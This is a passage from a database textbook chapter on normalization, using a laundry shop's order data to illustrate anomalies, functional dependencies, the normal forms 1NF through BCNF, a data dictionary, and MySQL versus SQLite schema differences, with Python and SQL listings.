con.close()
shutil.rmtree(tmp)
```

```
CounterBook: 2953 rows, 13 columns

1. Redundancy: how often one fact is written down
   name of outlet O01:   1312 times
   price of S0001:       1368 times
   phone of C0094:       62 times

2. Update anomaly: C0094 gets a new phone; the clerk fixes ten rows
   C0094 phone 0811-0000-9999: 10 rows
   C0094 phone 0881-0000-0172: 52 rows

3. Update anomaly: wash-fold goes up to Rp 9.000/kg
   S0001 rows where price x unit <> amount charged, before: 12
   the same, after the price change:                       1368

4. Deletion anomaly: remove the bills of one-visit customers
   18 customers vanished with their only bill.
   C0063 rows left in CounterBook: 0   rows in the real Customer table: 1

5. Insertion anomaly: a new service with no bill yet
   customers with no bill at all (cannot appear in CounterBook): 3
   row for S0013 stored with bill = None and cust_id = None
```

6.9.2 Redundancy

The first block counts how often one fact is written down. The name of the Rungkut outlet is stored 1,312 times, once per bill; the price of wash-fold 1,368 times; the telephone number of Khadijah Hakim, the shop's most loyal customer, 62 times. In the seven-table design each of those facts is stored **once**. Redundancy wastes space, but space is cheap; the real cost is the next three problems, which all come from it.

> **DEFINITION.** An **update anomaly** occurs when one real-world change must be made in many rows, and making it in only some of them leaves the table contradicting itself. A **deletion anomaly** occurs when deleting one fact also deletes other, unrelated facts. An **insertion anomaly** occurs when a fact cannot be recorded until some other, unrelated fact exists.

6.9.3 The update anomalies

Khadijah gets a new phone number. The clerk corrects her ten most recent orders, the ones on the open pages of the book. The table now holds **two phone numbers for one customer**: ten rows say `0811-0000-9999`, 52 say the old number, and no query can tell which is right. In `Customer` the number lives in one row, and one `UPDATE` changes it everywhere at once, because "everywhere" is one place.

The price change is subtler. Before it, 12 wash-fold rows already have price × unit different from the amount charged: those are cancelled bills, charged 0. After the price rises to Rp 9.000, *every* one of the 1,368 wash-fold rows disagrees with its amount. The flat table has lost the ability to say what a wash-fold cost last October. This is exactly why the normalized design stores the amount in the bill as a **snapshot** (business rule BR-1): `Service.price` is today's price, `Bill.payment` is what this bill was charged, and changing the first never rewrites the second. Section 6.11.5 returns to why this is not a normalization error.

6.9.4 The deletion anomaly

Eighteen customers came exactly once. Deleting their bills, for instance when old orders are archived, deletes **everything the shop knew about them**: `C0063` has no row left in `CounterBook`,

while in the real design `Customer` still holds that customer's one row. The fact "this person is our customer" was stored only as a side effect of an order.

6.9.5 The insertion anomaly

Three customers in the real `Customer` table have no bill at all this year. They cannot exist in `CounterBook`, which has no row that is not an order. And when the owner wants to add a new service, carpet cleaning at Rp 20.000 per square meter, before anyone has ordered it, the flat table can only store it as a row with no bill, no customer, no arrival time. Because `CREATE TABLE … AS SELECT` copies no key, SQLite accepted exactly that: a "bill" with `bill = None`. With `bill` declared as the primary key, the row would have been refused, and the new service could not be recorded at all. Either way the table fails: it records nonsense or it records nothing.

6.10 Functional Dependencies

6.10.1 The idea

All three anomalies have one cause: the table mixes facts about **different things** (bills, customers, services, outlets) in one row. The tool that makes "different things" precise is the functional dependency.

> **DEFINITION.** In a table R, a set of columns X **functionally determines** a set of columns Y, written $X \to Y$, when any two rows that agree on X also agree on Y:

$$t_1[X] = t_2[X] \;\Rightarrow\; t_1[Y] = t_2[Y] \tag{6.5}$$

> X is the **determinant**. In words: once you know X, there is only one possible Y.

Compare Equation (6.5) with Equation (6.3): a superkey is a set of columns that determines *every* column. So "K is a key" is the special case "$K \to$ everything".

In `CounterBook`, `cust_id` → `cust_name, cust_phone`: one customer id, one name, one phone. `svc_id` → `svc_desc, svc_price`. `outlet_id` → `outlet_name, outlet_phone`. And `bill` → everything, because the bill number is the key. **Figure 6.6** draws these dependencies as arrows.



Figure 6.6 The functional dependencies of the flat order book. Navy arrows leave the key; amber arrows leave the three non-key determinants, and each amber arrow is a fact about something other than a bill.

A functional dependency is a statement about **the business**, not about today's data: "a customer id determines the customer's phone" is true because the shop decided each customer has one current phone. Data can only **refute** a dependency (one counter-example suffices), never prove it. It can, however, raise a question worth asking the owner.

6.10.2 Testing dependencies on the real data

Listing 6.8 tests ten candidate dependencies on the real data with one `GROUP BY` each: group the rows by *X* and count the groups in which *Y* takes more than one value. Zero means "not refuted".

Listing 6.8 `python/05_dependencies.py`: ten candidate functional dependencies tested against the sample year; one counter-example is enough to refute a dependency.

```
"""Chapter 6, Section 6.10: test functional dependencies against the real data.

A functional dependency X -> Y holds in a table when no two rows agree on X
but disagree on Y. The test is one GROUP BY: count the X-groups that contain
more than one distinct Y. Zero means "holds in this data"; anything else is a
counter-example, and one counter-example is enough to refute the dependency.
Run:  python 05_dependencies.py
"""
from lpdb import open_db

con = open_db()
con.execute("""CREATE TEMP VIEW Flat AS
    SELECT b.id AS bill, b.unit, b.payment, b.status, b.finished, b.rack,
           b.Outlet_id, c.id AS cust_id, c.name AS cust_name, c.phone,
           s.id AS svc_id, s.price, o.name AS outlet_name
      FROM Bill b JOIN Customer c ON c.id = b.Customer_id
                  JOIN Service s ON s.id = b.Service_id
                  JOIN Outlet o ON o.id = b.Outlet_id""")


def violations(table, lhs, rhs, where="1 = 1"):
    """Number of lhs-groups in which rhs takes more than one value."""
    return con.execute(f"""
        SELECT COUNT(*) FROM (SELECT {lhs} FROM {table} WHERE {where}
                              GROUP BY {lhs}
                             HAVING COUNT(DISTINCT {rhs}) > 1)""").fetchone()[0]


CASES = [
    ("Flat", "cust_id", "cust_name", "1 = 1"),
    ("Flat", "cust_id", "phone", "1 = 1"),
    ("Flat", "svc_id", "price", "1 = 1"),
    ("Flat", "Outlet_id", "outlet_name", "1 = 1"),
    ("Flat", "cust_name", "cust_id", "1 = 1"),
    ("Flat", "phone", "cust_id", "1 = 1"),
    ("Flat", "svc_id || '/' || unit", "payment", "1 = 1"),
    ("Flat", "svc_id || '/' || unit", "payment",
     "NOT (status = 'departed' AND finished IS NULL)"),
    ("Flat", "Outlet_id || '/' || rack", "bill",
     "status IN ('queued', 'finished')"),
    ("Employee", "email", "id", "1 = 1"),
]
print(f"{'table':<9} {'X -> Y':<34} {'groups broken':>13}  verdict")
for table, lhs, rhs, where in CASES:
    n = violations(table, lhs, rhs, where)
    label = lhs.replace(" || '/' || ", ",") + " -> " + rhs
```

Listing 6.8 (Continued) *python/05_dependencies.py: ten candidate functional dependencies tested against the sample year; one counter-example is enough to refute a dependency.*

```
    note = "" if where == "1 = 1" else "  (filtered)"
    print(f"{table:<9} {label:<34} {n:>13}  "
          f"{'holds' if n == 0 else 'FAILS'}{note}")

print("\nOne counter-example for cust_name -> cust_id:")
for row in con.execute("""SELECT cust_name, GROUP_CONCAT(DISTINCT cust_id)
                            FROM Flat GROUP BY cust_name
                           HAVING COUNT(DISTINCT cust_id) > 1 LIMIT 1"""):
    print("  ", row)
con.close()
```

```
table     X -> Y                              groups broken  verdict
Flat      cust_id -> cust_name                             0  holds
Flat      cust_id -> phone                                 0  holds
Flat      svc_id -> price                                  0  holds
Flat      Outlet_id -> outlet_name                         0  holds
Flat      cust_name -> cust_id                             3  FAILS
Flat      phone -> cust_id                                 0  holds
Flat      svc_id,unit -> payment                          15  FAILS
Flat      svc_id,unit -> payment                           0  holds  (filtered)
Flat      Outlet_id,rack -> bill                           0  holds  (filtered)
Employee  email -> id                                      0  holds

One counter-example for cust_name -> cust_id:
   ('Hana Chandra', 'C0109,C0104')
```

The four dependencies the design is built on hold. The fifth fails, and the counter-example is instructive: **two different customers are both called Hana Chandra** (`C0104` and `C0109`). A name is not a key, and any design that joins customers by name will one day merge two people. `phone → cust_id` holds in this data, but as Section 6.6.1 said, the shop chose not to promise it, so it is not declared.

The two lines about `svc_id,unit → payment` are the most interesting. On all bills the dependency fails in 15 groups: the same service and quantity were charged different amounts. The filtered line explains why: remove the cancelled bills (charged 0) and the dependency holds. Within this one year no price changed, so price × unit always matched. The dependency is true *in the data* but not *in the business*, because prices can change; the next section shows why that matters.

`Outlet_id,rack → bill`, restricted to open bills, is business rule BR-8 ("a rack holds at most one open bill") tested on the real data: it holds. And `email → id` in `Employee` holds, as the unique index guarantees.

6.10.3 Reasoning with dependencies

Dependencies can be combined. W. W. Armstrong showed in 1974 [5] that three rules are enough to derive every dependency that follows from a given set:

$$\text{if } Y \subseteq X \text{ then } X \to Y; \qquad X \to Y \Rightarrow XZ \to YZ; \qquad X \to Y \wedge Y \to Z \Rightarrow X \to Z \tag{6.6}$$

They are called **reflexivity** (a set determines its own parts), **augmentation** (adding the same columns to both sides keeps a dependency true) and **transitivity** (dependencies chain). Transitivity is the one that matters most here: from `bill → cust_id` and `cust_id → cust_phone` follows `bill → cust_phone`. The phone depends on the bill only **through** the customer, and that indirect path is what makes the flat table redundant.

The **closure** of a set of columns X, written X^+, is everything X determines. Computing it by hand for `CounterBook`, starting from $\{cust\_id\}$:

- start: $\{cust\_id\}$;
- `cust_id → cust_name, cust_phone` adds two: $\{cust\_id, cust\_name, cust\_phone\}$;
- no other dependency has a determinant inside this set, so we stop.

$\{cust\_id\}^+$ is three columns out of thirteen, so `cust_id` is not a key of `CounterBook`. Starting from $\{bill\}$, the first dependency adds `arrived, unit, payment, cust_id, svc_id, outlet_id`,

and then the three determinants add their two columns each: all thirteen. So `bill` is a key, and since no smaller set exists, a candidate key.

6.11 Normal Forms: 1NF, 2NF, 3NF and BCNF

6.11.1 First normal form

The normal forms are a ladder of conditions, each stricter than the last, introduced by Codd [1], [6] and refined into the form taught today [7], [8]. Each step removes one kind of redundancy.

> **DEFINITION.** A table is in **first normal form (1NF)** when every column holds one atomic value per row and there are no repeating groups: no lists inside a cell, no `paid1`, `paid2`, `paid3`.

The paper order book violates 1NF as soon as a clerk writes "2 shirts + 1 suit" on one line, or two payments in one "paid" box. The 2026 schema satisfies it: one service per bill (Chapter 3's worked example sends a suit and two shirts as two bills), one payment per `Payment` row. `CounterBook` also satisfies 1NF, which shows that 1NF alone is not enough.

6.11.2 Second normal form

> **DEFINITION.** A table is in **second normal form (2NF)** when it is in 1NF and no non-key column depends on only **part** of a candidate key. (A table whose keys are single columns is automatically in 2NF.)

2NF matters only when a key has several columns. Here is a table a developer might plausibly design for a payment screen:

Table 6.6 `PaymentLine`, a table that is in 1NF but not in 2NF: its key is (`Bill_id`, `paid_at`), but `cust_name` depends on `Bill_id` alone.

Bill_id	Paid_at	Method	Amount	Cust_name
B0006	2025-10-02 09:09:06	cash	18.000	Clarissa Permana
B0006	2025-10-03 20:11:24	cash	18.000	Clarissa Permana
B0014	2025-10-03 10:04:28	cash	12.000	Nurul Anggraeni
B0014	2025-10-05 13:03:56	qris	12.000	Nurul Anggraeni

The key is the pair (`Bill_id`, `paid_at`): a bill can have several payments, but not two at the same second. `method` and `amount` depend on the whole pair, one payment's method and amount. But `cust_name` depends only on `Bill_id`: the payment time is irrelevant to whose bill it is. That **partial dependency** is why the name is repeated on every payment of the bill. The cure is to split along the partial dependency: payments in one table keyed by payment, the customer reached through the bill. That is exactly what `Payment` and `Bill` do (with a surrogate `id` instead of the pair, a choice that also allows two payments in the same second).

6.11.3 Third normal form

> **DEFINITION.** A table is in **third normal form (3NF)** when it is in 2NF and no non-key column depends on the key **transitively**, that is, through another non-key column. Equivalently, for every non-trivial dependency $X \to A$, either X is a superkey or A is part of some candidate key.

`CounterBook` has a single-column key, so it is in 2NF, but it fails 3NF three times: `bill → cust_id → cust_phone`, `bill → svc_id → svc_price`, `bill → outlet_id → outlet_name`. Each chain is a fact about something other than the bill (the customer, the service, the outlet) stored in the bill's row.

The cure is **decomposition**: for each non-key determinant, move the columns it determines into a table of their own, keyed by that determinant, and leave the determinant behind as a foreign key. **Figure 6.7** shows the result.



Figure 6.7 Decomposing the flat order book along its three non-key determinants gives four tables in third normal form: exactly the `Bill`, `Customer`, `Service` and `Outlet` tables of the schema.

A decomposition must not lose information. If a table R is split into R_1 and R_2, joining them back must give exactly R, no more and no fewer rows. That is guaranteed when the columns they share form a key of one of them:

$$R_1 \cap R_2 \to R_1 \quad \text{or} \quad R_1 \cap R_2 \to R_2 \tag{6.7}$$

Here $R_1 = $ Bill and $R_2 = $ Customer share the column `cust_id`, which is the key of Customer, so the split is **lossless**: every bill finds exactly one customer when the two are joined again. The same holds for Service and Outlet. Chapter 5's trace program, which rebuilt each bill's full story with joins, was this lossless join in action.

6.11.4 Boyce–Codd normal form

> **DEFINITION.** A table is in **Boyce–Codd normal form (BCNF)** when, for every non-trivial functional dependency $X \to Y$ that holds in it, X is a superkey.

BCNF drops the escape clause of 3NF ("or A is part of a candidate key"). The difference appears only in tables with overlapping candidate keys, and the classic example fits the shop. Suppose the owner wants to record, for each customer and each service, which washer usually handles it, and adds the rule "each washer specializes in exactly one service":

Table 6.7 `Preference`, a table in 3NF but not in BCNF: (`cust_id`, `svc_id`) is a key, yet `washer → svc_id` holds and `washer` is not a superkey.

Cust_id	Svc_id	Washer
C0094	S0001	Agus Setiawan
C0094	S0004	Yulia Kartika Sari
C0059	S0001	Agus Setiawan

The dependencies are (`cust_id`, `svc_id`) → `washer` and `washer` → `svc_id`. The candidate keys are (`cust_id`, `svc_id`) and (`cust_id`, `washer`). Every column is part of some key, so 3NF is satisfied, yet "Agus handles wash-fold" is stored once per customer who uses him: if Agus moves to ironing, many rows must change. BCNF detects it, because the determinant `washer` is not a superkey. Decomposing into (`washer`, `svc_id`) and (`cust_id`, `washer`) removes the redundancy, at the price that the rule "one washer per customer and service" can no longer be checked inside one table. That trade-off, redundancy against checkability, is why many designers stop at 3NF when BCNF would split a rule apart.

6.11.5 The seven tables, checked one by one

With the definitions in hand, check the real schema. For each table, list its dependencies and ask whether every determinant is a superkey.

- **Outlet**, **Service**, **Customer**, **Payment**: every column depends on the key and on nothing else. BCNF.
- **Employee**: two candidate keys, `id` and `email`; every other column depends on either. Both determinants are superkeys. BCNF. The derived role (Equation (6.2)) is not stored, so it cannot violate anything.
- **StatusLog**: the key is the surrogate `id`; `Bill_id`, `status`, `changed_at` and `Employee_id` describe one event. BCNF. Its repetition of the bill's three times is across tables, deliberate and checked (Section 6.5.3).
- **Bill**: the key is `id`; every column describes the order. The question is `payment`. If the dependency `Service_id, unit → payment` were a rule of the business, `payment` would depend on non-key columns and Bill would fail 3NF. It is not a rule: `payment` is the price **at the moment the bill was created** times the units, and the price can change afterwards (the update anomaly of Section 6.9.3). In time, `Service_id, unit` does **not** determine `payment`, and the design stores exactly one fact per column. This is often called a **historical snapshot**, and it is the textbook reason why invoice lines copy the price.

So the 2026 schema is in BCNF, with two deliberate, documented pieces of redundancy that live across tables, not within one: the audit trail's times, and the deposit balance `Customer.credit`, which the application changes in the same transaction as each `credit` payment (and which, without a top-up table, cannot be recomputed; Exercise 6.8 adds one).

> **NORMALIZE FIRST, THEN DECIDE WHAT TO REPEAT.** Normalization is not a goal in itself: it is a method for finding every place where one fact is stored twice. Some repetitions are worth keeping (a price snapshot, an audit log), but each one must be a decision, written down, with a rule that keeps the copies in step. A repetition nobody decided on is a bug that has not happened yet.

6.12 The Data Dictionary

A diagram shows the structure; a **data dictionary** says what every column means, which values it may hold and what the real data contains. It is the document a new developer reads first, and the one the owner reads to check that the system records what the shop means. The complete dictionary of the schema follows, one table per table: **Table 6.8**, **Table 6.9**, **Table 6.10**, **Table 6.11**, **Table 6.12**, **Table 6.13** and **Table 6.14**; the file `App/database/data_dictionary.md` holds the same content. "NN" means `NOT NULL`, "PK" primary key, "FK" foreign key, "UQ" unique; the type is the MySQL type (SQLite accepts the same names, Section 6.13).

Table 6.8 Data dictionary: `Outlet` (added 2026), 3 rows.

Column	Type	Constraints	Meaning	Sample data
`id`	CHAR(3)	PK, length 3	outlet code	`001`, `002`, `003`
`name`	VARCHAR(50)	NN	shop name on receipts	Profitina Laundry Rungkut
`address`	VARCHAR(200)	NN	street address	Jl. Kenari Raya No. 21, Rungkut
`phone`	VARCHAR(30)	NN	shop telephone	`031-0000-2101`
`opened`	DATE	NN	first business day	2019-01-05, 2022-02-01, 2026-01-12

Table 6.9 Data dictionary: `Customer` (2020, plus `password_hash`), 256 rows.

Column	Type	Constraints	Meaning	Sample data
`id`	CHAR(5)	PK, length 5	customer code, in order of registration	`C0001` … `C0256`
`name`	VARCHAR(50)	NN	full name	9–26 characters, e.g. Ma'ruf Saputra
`gender`	ENUM('f','m')	NN, default 'f'	f = female, m = male	151 f, 105 m
`place`	VARCHAR(50)	NN	place of birth	21 cities, most often Surabaya
`birthdate`	DATE	NN	date of birth	1957-08-28 … 2008-10-30
`address`	VARCHAR(200)	NN	home address	"(kos)" marks a student boarding house
`phone`	VARCHAR(30)	NN, indexed	mobile number; used with the bill id by the status check	all unique in the data, not declared unique
`enrolled`	DATETIME	NN	when the customer registered	110 before October 2025
`email`	VARCHAR(50)	NN, length ≥ 3	e-mail address	all `@example.com`
`password`	VARCHAR(5)	NN, length ≤ 5	legacy (2020); never read	always `*****`
`credit`	DECIMAL(10,2)	NN, ≥ 0	prepaid deposit balance, rupiah	24 customers above 0, up to Rp 385.000
`password_hash`	VARCHAR(255)	nullable	PBKDF2 hash for a future customer login	NULL for all

Table 6.10 Data dictionary: `Employee` (2020, plus `Outlet_id` and `password_hash`), 14 rows. The role is derived by Equation (6.2), not stored.

Column	Type	Constraints	Meaning	Sample data
`id`	CHAR(5)	PK, length 5	employee code	`E0001` … `E0014`
`name`, `gender`, `place`, `birthdate`, `address`, `phone`	as in Customer	NN	personal data	born 1978 … 2003
`section`	ENUM('transaction','wash')	NN, default 'wash'	front counter or processing	7 transaction, 7 wash
`started`	DATE	NN	first working day; no bill before it	2019-01-05 … 2026-04-06
`email`	VARCHAR(50)	NN, **UQ**	login name	`owner@`, `kasir1@`, `cuci1@` …
`password`	CHAR(5)	NN	legacy; never read	always `*****`
`spv_id`	CHAR(5)	FK → Employee, nullable	supervisor; NULL = the owner	E0001 NULL; E0002, E0003 report to E0001
`Outlet_id`	CHAR(3)	FK → Outlet, nullable	where the employee works	O01: 5, O02: 5, O03: 4
`password_hash`	VARCHAR(255)	nullable	PBKDF2 hash; NULL = cannot sign in	filled for all 14

Table 6.11 Data dictionary: `Service` (2020, unchanged), 12 rows.

Column	Type	Constraints	Meaning	Sample data
`id`	VARCHAR(5)	PK, default 'P4C'	service code (the odd default is kept from 2020)	`S0001` … `S0012`
`description`	VARCHAR(50)	NN	name including the pricing unit	Wash, dry & fold (per kg)
`price`	DECIMAL(7,2)	NN, > 0	rupiah per unit, at most 99.999,99	6.000 … 65.000

Table 6.12 Data dictionary: `Bill` (2020, plus `Outlet_id`), 2,953 rows. `CHECK Bill_status_times` ties the status to the times (Equation (6.4)).

Column	Type	Constraints	Meaning	Sample data
`id`	CHAR(5)	PK, length 5	bill number, printed on the receipt	`B0001` … `B2953` in arrival order
`arrived`	DATETIME	NN, default now, indexed	order received	2025-10-01 09:46:58 … 2026-09-30 20:49:43
`finished`	DATETIME	nullable, ≥ arrived	processing done; NULL = not yet or cancelled	44 NULL
`departed`	DATETIME	nullable, ≥ arrived, ≥ finished	collected, or cancelled	57 NULL
`status`	ENUM(‘departed’,‘finished’,‘queued’)	NN, default ‘queued’	state; original 2020 value order	2,896 / 34 / 23
`rack`	VARCHAR(3)	NN	shelf spot, `A01`–`C20` per outlet	all 60 racks used
`unit`	INT	NN, > 0	quantity in the service’s unit	1 … 12
`payment`	DECIMAL(10,2)	NN, ≥ 0	amount **charged** = price × unit at creation; 0 if cancelled	0 … 165.000
`Customer_id`	CHAR(5)	FK, NN, indexed	whose laundry	253 customers
`Employee_id`	CHAR(5)	FK, NN, indexed	who took the order in	7 employees
`Service_id`	VARCHAR(5)	FK, NN, indexed	which service	all 12
`Outlet_id`	CHAR(3)	FK, nullable	where it was received	filled for all

Table 6.13 Data dictionary: `Payment` (added 2026), 3,319 rows. The application refuses an amount above the balance (Equation (6.1)).

Column	Type	Constraints	Meaning	Sample data
`id`	INT AUTO_INCREMENT	PK	payment number	1 … 3,319 in time order
`Bill_id`	CHAR(5)	FK, NN, indexed	which bill	2,904 different bills
`paid_at`	DATETIME	NN, default now, indexed	when the money came in	
`method`	ENUM('cash','qris','transfer','credit')	NN	how; credit = from the deposit	1,695 / 1,151 / 290 / 183
`amount`	DECIMAL(10,2)	NN, > 0	rupiah applied to this bill	6.000 … 165.000
`reference`	VARCHAR(50)	nullable	QRIS number, bank + transfer number, or DEPOSIT	NULL exactly for the 1,695 cash payments

Table 6.14 Data dictionary: `StatusLog` (added 2026), 8,802 rows, insert-only.

Column	Type	Constraints	Meaning	Sample data
`id`	INT AUTO_INCREMENT	PK	event number	1 … 8,802
`Bill_id`	CHAR(5)	FK, NN	which bill	every bill has its `queued` row
`status`	ENUM('queued','finished','departed','cancelled','complaint')	NN	what happened	2,953 / 2,909 / 2,875 / 21 / 44
`changed_at`	DATETIME	NN, default now	when	equals the bill's time for the three states
`Employee_id`	CHAR(5)	FK, NN	who	cashier, washer, counter employee, supervisor

Four values the owner asks about every day are **derived**, never stored. **Table 6.15** defines them once, so that every track computes them the same way.

Table 6.15 Derived values of the data dictionary. Each is computed in SQL whenever it is needed.

Value	Definition
paid	`SUM(Payment.amount)` for the bill, 0 if none
balance	`Bill.payment` − paid (Equation (6.1))
cancelled	`status = 'departed' AND finished IS NULL`
promised	`arrived` + the service's promised hours (BR-7)
overdue	`status = 'queued'` and now > promised

6.13 MySQL and SQLite: One Design, Two Dialects

6.13.1 Why two files

Every runnable track uses **SQLite** by default: the whole database is one file, nothing needs to be installed, and Python ships with it. Web hosting and the XAMPP bundle use **MySQL** or its fork **MariaDB**. The schema therefore exists twice, `schema.sqlite.sql` and `schema.mysql.sql`, kept in step: same tables, same columns in the same order, same constraint names, same index names. As of September 2026 the supported MySQL long-term lines are 8.4 and 9.7, with 8.0 at end of life since April 2026 [9], and the maintained MariaDB long-term lines are 10.11, 11.4, 11.8 and 12.3 [10]; the schema needs at least MySQL 8.0.16 or MariaDB 10.6, because older servers parse `CHECK` constraints and ignore them.

6.13.2 The same table in MySQL

Listing 6.9 is the MySQL `Bill`, rewrapped like its SQLite twin and with the column comments left out.

Listing 6.9 `sql/excerpts/bill.mysql.sql`: the `Bill` table in MySQL. Seven `CHECK` constraints instead of eleven, because the column types do part of the work.

```
-- The Bill table of ../schema.mysql.sql, rewrapped to fit a printed page
-- (column COMMENTs left out; types, defaults and constraints unchanged).
-- Its four foreign keys are added later with ALTER TABLE, as in 2020.
CREATE TABLE Bill (
    id          CHAR(5)       NOT NULL,
    arrived     DATETIME      NOT NULL DEFAULT CURRENT_TIMESTAMP,
    finished    DATETIME      NULL,
    departed    DATETIME      NULL,
    status      ENUM('departed','finished','queued')
                              NOT NULL DEFAULT 'queued',
    rack        VARCHAR(3)    NOT NULL,
    unit        INT           NOT NULL,
    payment     DECIMAL(10,2) NOT NULL,
    Customer_id CHAR(5)       NOT NULL,
    Employee_id CHAR(5)       NOT NULL,
    Service_id  VARCHAR(5)    NOT NULL,
    Outlet_id   CHAR(3)       NULL,
    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_id_len         CHECK (CHAR_LENGTH(id) = 5),
    CONSTRAINT Bill_status_enum
        CHECK (status IN ('departed','finished','queued')),
    CONSTRAINT Bill_unit_pos       CHECK (unit > 0),
    CONSTRAINT Bill_payment_nonneg CHECK (payment >= 0),
    CONSTRAINT Bill_finished_order
        CHECK (finished IS NULL OR finished >= arrived),
    CONSTRAINT Bill_departed_order
        CHECK (departed IS NULL OR (departed >= arrived
               AND (finished IS NULL OR departed >= finished))),
    CONSTRAINT Bill_status_times CHECK (
           (status = 'queued'   AND finished IS NULL
                                AND departed IS NULL)
        OR (status = 'finished' AND finished IS NOT NULL
                                AND departed IS NULL)
        OR (status = 'departed' AND departed IS NOT NULL))
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_unicode_ci;
```

Set it beside **Listing 6.3** and the differences are few and systematic. **Table 6.16** lists all of them.

Table 6.16 Every difference between the two schema files. Everything else, from names to business rules, is identical.

Topic	MySQL / MariaDB	SQLite
allowed values	`ENUM(...)` plus an identical `CHECK` (for non-strict mode)	`VARCHAR` plus `CHECK (x IN (...))`
length limits	enforced by `CHAR(n)` / `VARCHAR(n)` in strict mode	`CHECK (length(x) <= n)`; SQLite ignores the `n`
date and time format	enforced by `DATE` / `DATETIME`	`CHECK (x = strftime('%Y-%m-%d %H:%M:%S', x))`
default “now”	`CURRENT_TIMESTAMP`, in the server’s time zone	`(datetime('now','localtime'))`; plain `CURRENT_TIMESTAMP` would be UTC
automatic numbers	`INT AUTO_INCREMENT`	`INTEGER PRIMARY KEY AUTOINCREMENT`
foreign keys	always enforced (InnoDB)	only after `PRAGMA foreign_keys = ON` on each connection
where foreign keys are declared	`ALTER TABLE ... ADD CONSTRAINT`, as in 2020	inside `CREATE TABLE`; SQLite cannot add them later
comments	`COMMENT '...'` on tables and columns	`--` comments in the file
table-name case	case-sensitive on Linux	case-insensitive
`CHECK` count	21	49

The reason for most rows is one fact about SQLite. Its column types are only **affinities**, hints about how to store a value, not rules about what may be stored: a `VARCHAR(5)` column in SQLite happily holds a hundred characters, and a `DATETIME` column holds any text [11]. The SQLite schema recovers MySQL's protection by writing each type rule as a `CHECK`. The date check is a neat trick: `strftime('%Y-%m-%d %H:%M:%S', x)` reformats a valid date-time into exactly that form, so the value equals its reformatted self only if it was already written that way; a value with an ISO `T` separator, fractional seconds, or no time at all fails.

6.13.3 Foreign keys, the 2020 way

The MySQL file declares its foreign keys the way the 2020 export did, one `ALTER TABLE` per relationship after all tables exist, as **Listing 6.10** shows.

Listing 6.10 `sql/schema.mysql.sql`, lines 185–211: the nine foreign keys, added after the tables in the style of the original design.

```
-- Reference: Bill_Customer (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id)
    REFERENCES Customer (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Employee (original)
ALTER TABLE Bill ADD CONSTRAINT Bill_Employee FOREIGN KEY (Employee_id)
    REFERENCES Employee (id) ON DELETE RESTRICT ON UPDATE CASCADE;
-- Reference: Bill_Service (original)
